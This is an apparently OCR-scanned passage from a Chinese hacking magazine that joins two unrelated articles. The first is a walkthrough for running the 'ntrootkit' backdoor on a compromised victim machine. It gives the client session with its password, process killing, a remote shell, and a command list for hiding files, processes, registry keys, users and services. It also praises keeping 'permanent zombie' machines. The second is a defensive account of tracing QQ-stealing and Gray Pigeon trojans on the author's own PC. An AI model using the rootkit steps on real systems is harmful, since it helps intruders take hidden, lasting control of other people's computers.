


图 3

（3）确认后门安装成功后，就可用EXIT命令退出远程shell了。开始本地连接，连接成功后，可在cmd>上输入？来查询命令，输入你要做的操作。

```
D:\hack>rtclient 192.168.0.12
It is yyt_hac's ntrootkit client 1.1
Welcome to http://www.yythac.com

Getting ip address of the computer...
1. 192.168.0.1
2. 218.8.103.120
3. 192.168.229.1
4. 192.168.124.1
Please Select the number of the ip
 address you want to use to send and recv packet:1
Please select proto(0:userdefined,1:icmp,2:udp,3:tcp):0
Please input password:yyt_hac

Welcome to yyt_hac's ntrootkit Server 1.1,use '?' command
to get command list
CMD>
```

（4）查看一下系统进程，并把smss.exe这个进程终止掉，可以这样做。

```
CMD>ps
ProcessID      ProcessName
0              [System Process]
8              System
148            smss.exe
176            csrss.exe
172            winlogon.exe
228            services.exe
240            lsass.exe
440            svchost.exe
472            spoolsv.exe
504            msdtc.exe
616            VPCSRVC.EXE
```

如果我们想把SMSS.EXE 这个进程KILL掉，执行kill 148就可以了。

（5）打开远程SHELL，你可用fport/pslist来查看，会发现找不到这个rootkit的痕迹，并且系统服务中也看不到任何改变！

```
CMD>openshell
Microsoft Windows 2000 [Version 5.00.2195]
(C) 版权所有 1985-2000 Microsoft Corp.

C:\WINNT\system32>
```

为减少篇幅，我简单说一下常用的命令：

HideFileDir [FileName or DIR]——隐藏文件或者目录
HideProcId [pid]——隐藏进程
HideKey [KeyName]——隐藏键名
HideValue [ValueName]——隐藏键值
HideUser [UserName]——隐藏用户
HideServ [ServiceName]——隐藏服务
Get RemoteFilePath [LocalFilePath]——下载远程机器上的文件，需写全路径
Put LocalFilePath [RemoteFilePath]——上传本地机器上的文件放到远程，同样需写全路径
SetPass [NewPassword]——修改ntrootkit密码，这个大家还是不要改了吧
Reboot——重启动
Exit——退出shell或者ntrootkit
OpenShell——开命令行窗口
Ps——查看系统进程
Kill pid——终止系统进程

需要说明的是，这里的隐藏命令支持通配符，你可成批隐藏。如果把每个命令都演示一下，土豆肯定要大骂我骗去稿费了。所以这里我就不举例子了，不过你可以开阔思路，比如把肉鸡变成一个FTP服务器，然后用这个ROOTKIT来隐藏FTP服务进程，以及注册表键值。

如果需要移除ntrootkit，你只需执行如下命令：


```
C:\WINNT\system32>ntrootkit -u
This is yyt_hac's ntrootkit server 1.1
Welcome to http://www.yythac.com

Please enter you password:yyt_hac
Please wait a minute.....

Uinstallation is finished,you must reboot
the compter to exit ntrootkit!
```

这样在重新启动后，就移除rootkit了。

rootkit的世界是丰富多彩的，如果你对这种核心技术有兴趣，需要认真学习系统核心的编程。完美的后门、永久的肉鸡——是每个安全朋友的梦想，欢迎有想法的朋友来指点和讨论，更多的命令介绍和详细说明，请参考作者的说明。



速度，越来越慢，越来越慢……不对头！虽说我的配置差，但也不至于慢到这个地步。于是关掉所有的网络连接，静静的等待。突然大猫的数据灯狂闪了几下又不动了，是入侵还是木马？立即关掉大猫，切断网络连接。细细回想如果是入侵，为了保持连接来往的数据肯定不会间断。既然有流量，那么猫的数据灯也不会灭，看来很可能是木马。反正闲着也是闲着，不如来次大扫荡！

一、进程

寻踪觅迹最好还是从进程开始，什么是进程？我觉得刚刚接触系统的朋友有必要了解一下这个知识点。进程是正在运行的程序的一个实例。系统中，可能一个程序有多个运行的实例，他们各自独立的运行着。一个进程能产生子进程，产生子进程的进程也叫父进程。这和面向对象中的继承不相同，面向对象中，我们可以在不产生父类的实例的情况下产生子类的实例。而要产生子进程必须首先产生父进程，同时，子进程可使用父进程的资源。查看进程一般使用 Win2K(2000 系统下) 自带的任务管理器。通过对当前进程的查看，发现两个很可疑的进程——EXPLOREA.EXE 和 WINLOGO.EXE（图1）。




图 1

粗看起来好像这两个文件是系统自带的。其实不然，这两个文件名都和系统文件名相似。这也是木马常用的伪装伎俩了，发现马脚了，我们要扩大战果。

二、分析

分析的目的是为了获取一个木马的基本特征码以及更好的了解木马。这里我们只做简单的分析。先用 PE-SCAN 查看一下木马有没有加壳(图2)。

果然是用 ASPROTECT 加的壳，用 AsprStripperXP 解掉壳。然后用 WinHex 来打开 EXPLOREA.EXE，打开后左边显示的是 16 进制代码，右边显示的是 ASCII 码，寻找木马的蛛丝马迹就要靠这 ASCII 码了。仔细察看 ASCII 码，发现有 QQ 杀手、QQPASS6.8、mima 等字样，并且还有些注册表内的路径。在注册表路径下发现有 yonghu_ming、yonghu_mima 等字样，可以肯定这个木马就是 QQ 杀手 6.8 了。用同样的方法对 WINLOGO.EXE 进行查看，发现 WINLOGO.EXE 并没有加壳，用 16 进制编辑器打开文件，在 ASCII 中发现灰鸽子字符串（下马人真奢侈，花了 100 元去注册了一个灰鸽子）。一切尽在不言中，可以肯定它是灰鸽子了（图3）。




图 2




图 3

三、搜索




图 4

搜索的目的是为了掌握目前系统被破坏的程度，对木马的搜索一般依据时间或大小或关键字来进行。先搜索 EXPLOREA.

EXE，其大小为104 KB(106,496字节)，把条件放宽松点，搜索就按110K作为标准吧！按文件大小搜索完成后，与EXPLOREA.EXE大小相同、图标相同的文件基本上都是木马了(图4)。

然后继续搜索关键字"yonghu_mima"，搜索后只有一个文件——qq.exe，该文件大小156k，并伪装成一个Flash文件。它比我们发现的木马文件要大，有可能是母体，马上我们就来分析(图5)。

